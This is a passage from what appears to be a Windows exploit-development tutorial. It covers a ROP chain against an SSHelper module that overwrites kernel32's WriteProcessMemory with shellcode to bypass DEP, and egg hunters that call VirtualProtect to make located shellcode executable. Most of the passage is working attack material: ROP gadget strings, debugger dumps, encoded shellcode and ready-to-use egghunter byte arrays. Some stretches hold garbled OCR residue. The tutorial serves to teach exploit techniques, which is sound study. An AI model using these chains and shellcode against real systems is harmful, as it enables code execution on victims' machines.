ESI 06455049 SSHelper.06455049
EDI 0647BD7C SSHelper.0647BD7C

EIP 0647C4DB SSHelper.0647C4DB
```

So the shellcode length is now placed in ebx.


Next, he will try to put the

The rop gadgets that were used to accomplish this, are POP EAX (take 0xCCD0731F from the stack), and then do SUB EAX,ECX. Finally, this value is put in EBP.



```
'#ebp
rop = rop + unescape("%dd%c4%47%06")     '#POP EAX # RETN
rop = rop + unescape("%1f%73%d0%cc")     '#(setup call to WPM)
rop = rop + unescape("%ae%f5%47%06")     '#SUB EAX,ECX # RETN
rop = rop + unescape("%30%14%45%06")     '#MOV EBP,EAX # CALL ESI
```

Note : the reason why Lincoln couldn't just pop 7C9022CF into EBP is because that particular address contains a "bad char" - we cannot use byte 0x80. ECX already contains 50505050, so he used a sub instruction (with a pre-calculated value in eax) to reproduce that pointer. Smart thinking !




```
Registers (FPU)
EAX 7C8022CF kernel32.7C8022CF
ECX 50505050
EDX 064BC001 SSHelper.064BC001
EBX 0000017F
ESP 01A6E7E0
EBP 7C8022CF kernel32.7C8022CF
ESI 06455049 SSHelper.06455049
EDI 0647BD7C SSHelper.0647BD7C

EIP 06451432 SSHelper.06451432
```

This rop subchain has put 7C9022CF into EBP. This address will be the target location to write our shellcode to. In essence, we will be patching the WriteProcessMemory() function itself, so this address should sound familiar if you read the section about WriteProcessMemory() carefully.


The last gadget does not really end with a RET. Instead, it will do a call ESI.

Where does ESI come from ? Remember the 5 POP's we did earlier? Well, we simply put a value on the stack that got popped into ESI. And that value is a pointer to the following instructions :



```
CPU - thread 00000E80, module SSHelper
06455049   83C4 04          ADD ESP,4
0645504C   B8 D54E4506      MOV EAX,SSHelper.06454ED5
06455051   C3               RETN
06455052   90               NOP
```


So the CALL ESI will jump to that location, increase ESP with 4 bytes, put a value (06454ED5) into EAX and then return. We simply return to the stack, where our next rop gadget is placed :



```
'#esi
rop = rop + unescape("%22%cd%46%06")     '#POP ESI # RETN
rop = rop + unescape("%ff%ff%ff%ff")     '#(pop ESI into hProcess)
```


Using this gadget, ESI is set to FFFFFFFF. This will be the value used as hProcess parameter later on

Next, CCD07263 is popped into eax, and after that, a SUB EAX,ECX instruction is executed.




```
'#eax
rop = rop + unescape("%dd%c4%47%06")     '#POP EAX # RETN
rop = rop + unescape("%63%72%d0%cc")     '#(setup call to WPM)
rop = rop + unescape("%ae%f5%47%06")     '#SUB EAX,ECX # RETN
```

After executing those instructions, the result in EAX will be 7C802213 (which is the pointer to kernel32.WriteProcessMemory)




```
Registers (FPU)
EAX 7C802213 kernel32.WriteProcessMemory
ECX 50505050
EDX 064BC001 SSHelper.064BC001
EBX 0000017F
ESP 01A6E7F4
EBP 7C8022CF kernel32.7C8022CF
ESI FFFFFFFF
EDI 0647BD7C SSHelper.0647BD7C
```

Finally, a PUSHAD instruction is executed :



```
rop = rop + unescape("%47%71%49%06")      '#PUSHAD
```


This will make the top of the stack look like this :



```
01A6E7D8   0647BD7C  !*G♦ SSHelper.0647BD7C
01A6E7DC   FFFFFFFF
01A6E7E0   7C8022CF  ="Ç! RETURN to kernel32.7C8022CF from ntdll.ZwWrite
01A6E7E4   01A6E7F8  °╕Θ0
01A6E7E8   0000017F  ⌂0..
01A6E7EC   064BC001  0└K♠ SSHelper.064BC001
01A6E7F0   50505050  PPPP
01A6E7F4   7C802213  ‼"Ç! kernel32.WriteProcessMemory
01A6E7F8   EB5903EB  δ♥YΣ
01A6E7FC   FFF8E805  ♣Φ°
01A6E800   4949FFFF    II
01A6E804   49494949  IIII
01A6E808   49494949  IIII
01A6E80C   49494949  IIII
01A6E810   49494849  IHII
01A6E814   456A5A51  QZjE
01A6E818   31413058  X0A1
01A6E81C   6B424150  PABk
01A6E820   32554142  BAU2
01A6E824   41324242  BB2A
01A6E828   41413041  A0AA
01A6E82C   42384258  XB8B
01A6E830   6D755042  BPum
01A6E834   6D6C3939  99lm
```

When the pushad function returns, it will execute the instructions at 0x0647BD7C (which originate from EDI, placed into this register using the 5 POP's earlier)

This instruction will simply do a CALL EAX. In EAX, we still have a pointer to kernel32.WriteProcessMemory(). When the CALL EAX is made, the following parameters are taking from the stack :




```
01A6E7D8   0647BD7E  ^*G♠ ┌CALL to WriteProcessMemory from SSHelper.0647BD7C
01A6E7DC   FFFFFFFF       │hProcess = FFFFFFFF
01A6E7E0   7C8022CF  ="Ç! │Address = 7C8022CF
01A6E7E4   01A6E7F8  °╕Θ0 │Buffer = 01A6E7F8
01A6E7E8   0000017F  ⌂0.. │BytesToWrite = 17F (383.)
01A6E7EC   064BC001  0└K♠ └pBytesWritten = SSHelper.064BC001
01A6E7F0   50505050  PPPP
01A6E7F4   7C802213  ‼"Ç! kernel32.WriteProcessMemory
01A6E7F8   EB5903EB  $♥YΣ
```

The first parameter does not really matter. The code will patch WPM(), so it will never return. Then, the hProcess parameter (FFFFFFFF) and Address (destination, where to write the shellcode to) can be found, followed by the Buffer (location of the shellcode. This pointer was taken from ESP. Since PUSHAD also shifted ESP (and since we have placed our shellcode directly after the rop chain), this pointer now points to the shellcode.


The BytesToWrite value was generated earlier. Finally, the last parameter just points to a writeable location.

First, dump the contents at 0x78022CF :




```
Address  |Hex dump                |ASCII
7C8022CF 89 45 10 8B 45 18 85 C0  ëE►ïE↑àÀ
7C8022D7 74 05 8B 4D 08 89 08 8D  t♣ïM◘ë◘ì
7C8022DF 45 14 50 FF 75 14 8D 45  E¶P u¶ìE
7C8022E7 FC 50 8D 45 F8 50 57 FF  üPìE°PW
7C8022EF D6 83 7D 10 00 7D 90 BE  Öâ}►.}É¥
7C8022F7 05 00 00 C0 EB 12 8D 40  ♣..Àë↕ì@
7C8022FF 14 51 50 8D 45 FC 50 8D  ¶QPìEüPì
7C802307 45 F8 50 57 FF D6 33 F6  E°PW Ö3÷
7C80230F 68 05 00 00 C0 E8 00 71  h♣..Àè.q
7C802317 00 00 8B C6 E9 74 FF FF  ..ïÆét
7C80231F FF 8B 55 08 89 11 E9 58   ïU◘ë◄éX
7C802327 FF FF FF 33 C0 E9 63 FF     3Àéc
7C80232F FF FF 90 90 90 90 90 8B    ÉÉÉÉÉï
7C802337 FF 55 8B EC 6A 00 FF 75   Uïìj. u
7C80233F 2C FF 75 28 FF 75 24 FF  , u( u$
7C802347 75 20 FF 75 1C FF 75 18  u  u∟ u↑
7C80234F FF 75 14 FF 75 10 FF 75   u¶ u► u
7C802357 0C FF 75 08 6A 00 E8 4E  . u◘j.èN
7C80235F 74 01 00 5D C2 28 00 90  t☺.]Â(.É
7C802367 90 90 90 90 8B FF 55 8B  ÉÉÉÉï Uï
7C80236F EC 6A 00 FF 75 2C FF 75  ìj. u, u
7C802377 28 FF 75 24 FF 75 20 FF  ( u$ u
7C80237F 75 1C FF 75 18 FF 75 14  u∟ u↑ u¶

Address  |SE handler
01A6E320 ntdll.7C9032BC
01A6F444 SSHelper.06471613

, exit code 0
, exit code 0
ing to [01A70000]
1613

d 7C8022CF
```

Press F7 to step through. After the call to ntdll.ZwWriteVirtualMemory is made (at 7C8022C9), before the RETN 14 instruction is executed at the end of that call, we see that our shellcode was copied to 7C8022CF :



```
Address   Hex dump                  ASCII
7C8022CF  EB 03 59 EB 05 E8 F8 FF   $♥Y$♣è°
7C8022D7  FF FF 49 49 49 49 49 49     IIIIII
7C8022DF  49 49 49 49 49 49 49 49   IIIIIIII
7C8022E7  49 48 49 49 51 5A 6A 45   IHIIQZjE
7C8022EF  58 30 41 31 50 41 42 6B   X0A1PABk
7C8022F7  42 41 55 32 42 42 32 41   BAU2BB2A
7C8022FF  41 30 41 41 58 42 38 42   A0AAXB8B
7C802307  42 50 75 6D 39 39 6C 6D   BPum99lm
7C80230F  38 57 34 77 70 67 70 33   8W4wpgp3
7C802317  30 4C 4B 63 75 75 6C 6C   0LKcuull
7C80231F  4B 41 6C 75 55 64 38 55   KAluUd8U
7C802327  51 4A 4F 4C 4B 42 6F 46   QJOLKBoF
7C80232F  78 4E 6B 61 4F 77 50 65   xNkaOwPe
7C802337  51 78 6B 63 79 4C 4B 47   QxkcyLKG
7C80233F  44 6E 6B 47 71 48 6E 65   DnkGqHne
7C802347  61 59 50 6E 79 6C 6C 4F   aYPnyllO
7C80234F  74 4F 30 50 74 47 77 6A   tO0PtGwj
7C802357  61 5A 6A 54 4D 64 41 5A   aZjTMdAZ
7C80235F  62 68 6B 4A 54 55 6B 42   bhkJTUkB
7C802367  74 74 64 47 74 70 75 6B   ttdGtpuk
7C80236F  55 6C 4B 61 4F 76 44 66   UlKaOvDf
7C802377  61 5A 4B 71 76 6C 4B 54   aZKqvlKT
7C80237F  4C 72 6B 4C 4B 53 6F 77   LrkLKSow
```


When the RETN 14 instruction is executed, we land nicely at 7C8022CF, which just is the next instruction in the natural flow of WriteProcessMemory(). Since this location now contains shellcode, the shellcode will get executed.



CPU - thread 00000E80, module kernel32

```
7C8022CF   EB 03          JMP SHORT kernel32.7C8022D4
7C8022D1   59             POP ECX
7C8022D2   EB 05          JMP SHORT kernel32.7C8022D9
7C8022D4   E8 F8FFFFFF    CALL kernel32.7C8022D1
7C8022D9   49             DEC ECX
7C8022DA   49             DEC ECX
7C8022DB   49             DEC ECX
7C8022DC   49             DEC ECX
7C8022DD   49             DEC ECX
7C8022DE   49             DEC ECX
7C8022DF   49             DEC ECX
7C8022E0   49             DEC ECX
7C8022E1   49             DEC ECX
7C8022E2   49             DEC ECX                                  kernel32.7C8022D0
7C8022E3   49             DEC ECX
7C8022E4   49             DEC ECX
7C8022E5   49             DEC ECX
7C8022E6   49             DEC ECX
7C8022E7   49             DEC ECX
7C8022E8   48             DEC EAX
7C8022E9   49             DEC ECX
7C8022EA   49             DEC ECX
7C8022EB   51             PUSH ECX
7C8022EC   5A             POP EDX
7C8022ED   6A 45          PUSH 45
7C8022EF   58             POP EAX
7C8022F0   3041 31        XOR BYTE PTR DS:[ECX+31],AL
7C8022F3   50             PUSH EAX
7C8022F4   41             INC ECX
7C8022F5   42             INC EDX
7C8022F6   6B42 41 55     IMUL EAX,DWORD PTR DS:[EDX+41],55
7C8022FA   3242 42        XOR AL,BYTE PTR DS:[EDX+42]
7C8022FD   3241 41        XOR AL,BYTE PTR DS:[ECX+41]
7C802300   3041 41        XOR BYTE PTR DS:[ECX+41],AL
```

Result :



Address C:\tmp

Name	Size	Type	Date Modified
sygate_rop_v5.html	5 KB	Chrome HTML Docu...	11/06/2010 15:08
sygate.rop1.html	6 KB	Chrome HTML Docu...	11/06/2010 22:58
			...0 23:29

Calculator
Edit View Help
0.
Hex Dec Oct Bin Degrees Radians Grads
Inv Hyp
Backspace CE C
Sta F-E ( ) MC 7 8 9 / Mod And
Ave dms Exp ln MR 4 5 6 * Or Xor
Sum sin x^y log MS 1 2 3 - Lsh Not
s cos x^3 n! M+ 0 +/- . + = Int
Dat tan x^2 1/x pi A B C D E F

Conclusion : in this ROP exploit, a different technique was used to put the parameters on the stack. The parameters were first generated (using ADD and SUB instructions) and popped into registers. Finally, a PUSHAD instruction puts the instructions in the right place, and the call to the API is made.

Egghunters

In tutorial 8, I have discussed the internals of egghunters. Summarizing the concept of an egg hunter, you will need to be able to execute a small amount of code, which will look for the real shellcode (on the stack or in the heap) and execute it.

You should already know how to get an egg hunter to run, using rop. An egghunter is just some "small" shellcode, so you should just apply a rop sequence to make the egg hunter run.

When the egg hunter has found the shellcode, it will jump to the base address of the shellcode. Of course, when DEP is enabled, this will most likely not work.

That means that we need to insert a second rop chain, to make sure we can mark the shellcode as executable.

There are 2 ways to do this :

- append a rop routine to the egg hunter itself
- prepend the final shellcode with a rop routine

Let's take a look at how these 2 scenario's should be implemented, using a commonly used egg hunter (using NtAccessCheckAndAuditAlarm) :

```
681CAFF0F   or dx,0x0fff
42          inc edx
52          push edx
6A02        push byte +0x2
58          pop eax
CD2E        int 0x2e
3C05        cmp al,0x5
5A          pop edx
74EF        je xxxx
B877303074  mov eax,0x74303077
8BFA        mov edi,edx
AF          scasd
75EA        jnz xxxxxx
AF          scasd
75E7        jnz xxxxx
FFE7        jmp edi
```

Again, I assume you already know how to get this egg hunter to run using rop.

As you can see, at the end of this egg hunter (when the shellcode was found), the address of the shellcode will be stored in edi. The last instruction of the egg hunter will jump to edi and attempt to execute the shellcode. When DEP is enabled, the jump will be made, but the execution of the shellcode will fail.

How can we fix this ?

Scenario 1 : patch the egg hunter

In this first scenario, I will modify the egg hunter to make sure that the location where the shellcode is located, gets marked as executable first.

The "jmp edi" instruction (which will make the jump) needs to be removed.

Next, we have to mark the memory where the shellcode is, as executable. We can do this by calling VirtualProtect(). Luckily, we don't have to use ROP this time, we can simply write the code in asm and append it to the egg hunter. It will get executed just fine (because the current location is already executable)

The additional code that needs to be written, needs to craft the following values on the stack :

- return address : this is the address in edi - pointing to the shellcode. This will make sure the shellcode will get executed automatically after the call to VirtualProtect() returns
- lpAddress : same address as "return address"
- size : shellcode size
- flNewProtect : set to 0x40
- lpflOldProtect : pointer to a writable location

Finally it needs to call the VirtualProtect() function (making sure the first parameter is at the top of the stack), and that's it :

sample asm code :

```
[bits 32]
push 0x10035005    ;param5 : writable address
;0x40
xor eax,eax
add al,0x40
push eax           ;param4 : flNewProtect
;shellcode length - use 0x300 in this example
add eax,0x7FFFFFBF
sub eax,0x7FFFFCFF
push eax         ;param3 : size : 0x300 bytes in this case
push edi           ;param2 : lpAddress
push edi           ;param1 : return address
push 0x7C801AD4    ;VirtualProtect
ret
```

or, in opcode :

```
"\x68\x05\x50\x03\x10\x31\xc0\x04".
"\x40\x50\x05\xbf\xff\xff\x7f\x2d".
"\xff\xfc\xff\x7f\x50\x57\x57\x68".
"\xd4\x1a\x80\x7c\xc3";
```

So, basically, the entire egg hunter would look like this :

```
#-------------------------------------------------------------------
#corelanc0d3r - egg hunter which will mark shellcode loc executable
#size to mark as executable : 300 bytes
#writeable location : 10035005
#XP SP3
#-------------------------------------------------------------------
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02".
"\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF". #no more jmp edi at the end
#VirtualProtect
"\x68\x05\x50\x03\x10\x31\xc0\x04".
"\x40\x50\x05\xbf\xff\xff\x7f\x2d".
"\xff\xfc\xff\x7f\x50\x57\x57\x68".
"\xd4\x1a\x80\x7c\xc3";
```

This is a small, but not really a generic egg hunter.

So perhaps I can make it more portable (and bigger unfortunately). If size is not really important, then this might be a generic way to make it work :

(just edit the "shellcode_size" and "writeable_address" variables in the asm code to match your specific exploit, and you should be ready to use it)

```
;----------------------------------------
;quick and dirty asm
;to locate VirtualProtect
;use it to make shellcode at edi
;executable, and jump to it
;
```

```
;Peter Van Eeckhoutte 'corelanc0d3r
;http://www.corelan.be:8800
;-----------------------------------------
;modify these values
;to match your environment
shellcode_size equ 0x100
writeable_address equ 0x10035005
hash_virtualprotect equ 0x7946C61B
;
;
[BITS 32]

global _start

_start:
FLDPI
FSTENV [ESP-0xC]
pop eax
push edi  ;save shellcode location
push eax  ;current location
xor edx,edx
mov dl,0x7D   ;offset to start_main

;skylined technique
  XOR     ECX, ECX             ; ECX = 0
  MOV     ESI, [FS:ECX + 0x30] ; ESI = &(PEB) ([FS:0x30])
  MOV     ESI, [ESI + 0x0C]    ; ESI = PEB->Ldr
  MOV     ESI, [ESI + 0x1C]    ; ESI = PEB->Ldr.InInitOrder
next_module:
  MOV     EAX, [ESI + 0x08]    ; EBP = InInitOrder[X].base_address
  MOV     EDI, [ESI + 0x20]    ; EBP = InInitOrder[X].module_name (unicode)
  MOV     ESI, [ESI]           ; ESI = InInitOrder[X].flink (next module)
  CMP     [EDI + 12*2], CL     ; modulename[12] == 0 ?
  JNE     next_module          ; No: try next module.

;jmp start_main     ; replace this with relative jump forward
pop ecx
add ecx,edx
jmp ecx            ;jmp start_main

;=======Function : Find function base address============
find_function:
pushad                           ;save all registers
mov ebp,  [esp  +  0x24]         ;put base address of module that is being
                                 ;loaded in ebp
mov eax,  [ebp  +  0x3c]         ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78] ;go to export table and put relative address
                                 ;in edx
add edx,  ebp                    ;add base address to it.
                                 ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]         ;set up counter ECX
                                 ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]         ;put names table relative offset in ebx
add ebx,  ebp                    ;add base address to it.
                                 ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished    ;if ecx=0, then last symbol has been checked.
                                 ;(should never happen)
                                 ;unless function could not be found
dec ecx                          ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]    ;get relative offset of the name associated
                                 ;with the current symbol
                                 ;and store offset in esi
add esi,  ebp                    ;add base address.
                                 ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                    ;zero out edi
xor eax,  eax                    ;zero out eax
cld                              ;clear direction flag.
                                 ;will make sure that it increments instead of
                                 ;decrements when using lods*

compute_hash_again:
lodsb                            ;load bytes at esi (current symbol name)
                                 ;into al, + increment esi
test al,  al                      ;bitwise test :
                                 ;see if end of string has been reached
jz  compute_hash_finished        ;if zero flag is set = end of string reached
ror edi,  0xd                    ;if zero flag is not set, rotate current
                                 ;value of hash 13 bits to the right
add edi,  eax                    ;add current character of symbol name
                                 ;to hash accumulator
jmp compute_hash_again           ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]         ;see if computed hash matches requested hash
                                 ; (at esp+0x28)
                                 ;edi = current computed hash
                                 ;esi = current function name (string)
jnz find_function_loop           ;no match, go to next symbol
mov ebx,  [edx  +  0x24]         ;if match : extract ordinals table
                                 ;relative offset and put in ebx
add ebx,  ebp                    ;add base address.
                                 ;ebx = absolute address of ordinals address table
mov cx,  [ebx  +  2  *  ecx]     ;get current symbol ordinal number (2 bytes)
mov ebx,  [edx  +  0x1c]         ;get address table relative and put in ebx
add ebx,  ebp                    ;add base address.
                                 ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx]    ;get relative function offset from its ordinal
                                 ;and put in eax
```

```
add eax,  ebp                      ;add base address.
                                   ;eax = absolute address of function address
mov [esp  +  0x1c],  eax           ;overwrite stack copy of eax so popad
                                   ;will return function address in eax
find_function_finished:
popad                             ;retrieve original registers.
                                  ;eax will contain function address
ret
;-----------MAIN-------------
start_main:
    mov dl,0x04
    sub esp,edx      ;allocate space on stack
    mov ebp,esp      ;set ebp as frame ptr for relative offset
    mov edx,eax      ;save base address of kernel32 in edx
    ;find VirtualProtect
    push hash_virtualprotect
    push edx
    call find_function
    ;VirtualProtect is in eax now
    ;get shellcode location back
    pop edi
    pop edi
    pop edi
    pop edi
    push writeable_address    ;param5 : writable address
    ;generate 0x40 (para4)
    xor ebx,ebx
    add bl,0x40
    push ebx           ;param4 : flNewProtect
    ;shellcode length
    add ebx,0x7FFFFFBF  ;to compensate for 40 already in ebx
    sub ebx,0x7FFFFFFF-shellcode_size
    push ebx         ;param3 : size : 0x300 bytes in this case
    push edi         ;param2 : lpAddress
    push edi         ;param1 : return address
    push eax         ;VirtualProtect
    ret
```

Combined with the egg hunter itself, the code would look like this :

```
#-------------------------------------------------------------------
# corelanc0d3r - egg hunter which will mark shellcode loc executable
# and then jumps to it
# Works on all OSes (32bit) (dynamic VirtualProtect() lookup
# non-optimized - can be made a lot smaller !
#
# Current hardcoded values :
#  - shellcode size : 300 bytes
#  - writeable address : 0x10035005
#-------------------------------------------------------------------
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02".
"\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF".
#shellcode is now located. pointer is at edi
#dynamic call to VirtualProtect & jump to shellcode
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x58".
"\x57\x50\x31\xd2\xb2\x7d\x31\xc9".
"\x64\x8b\x71\x30\x8b\x76\x0c\x8b".
"\x76\x1c\x8b\x46\x08\x8b\x7e\x20".
"\x8b\x36\x38\x4f\x18\x75\xf3\x59".
"\x01\xd1\xff\xe1\x60\x8b\x6c\x24".
"\x24\x8b\x45\x3c\x8b\x54\x05\x78".
"\x01\xea\x8b\x4a\x18\x8b\x5a\x20".
"\x01\xeb\xe3\x37\x49\x8b\x34\x8b".
"\x01\xee\x31\xff\x31\xc0\xfc\xac".
"\x84\xc0\x74\x0a\xc1\xcf\x0d\x01".
"\xc7\xe9\xf1\xff\xff\xff\x3b\x7c".
"\x24\x28\x75\xde\x8b\x5a\x24\x01".
"\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c".
"\x01\xeb\x8b\x04\x8b\x01\xe8\x89".
"\x44\x24\x1c\x61\xc3\xb2\x04\x29".
"\xd4\x89\xe5\x89\xc2\x68\x1b\xc6".
"\x46\x79\x52\xe8\x9c\xff\xff\xff".
"\x5f\x5f\x5f\x5f\x68\x05\x50\x03".
"\x10\x31\xdb\x80\xc3\x40\x53\x81".
"\xc3\xbf\xff\xff\x7f\x81\xeb\xff".
"\xfe\xff\x7f\x53\x57\x57\x50\xc3";
```

200 bytes is a bit large for an egg hunter, but hey, it can be optimized a lot (good exercise for you). On the other hand, 200 bytes will fit nicely into WPM(), so you have plenty of options to make this one work.

Scenario 2 : prepend the shellcode

If you don't have enough space to throw in the additional 28 (or about 200 bytes for the generic version), then you can do this :

Take out the "jmp edi" instruction, and replace it with "push edi", "ret" (x57 xc3)

Then, in the shellcode, between the tag (w00tw00t) and the shellcode itself, you will have to introduce a rop chain, which should mark the current page as executable and run it.

If you understood this tutorial so far, you should know how to implement this.

Unicode

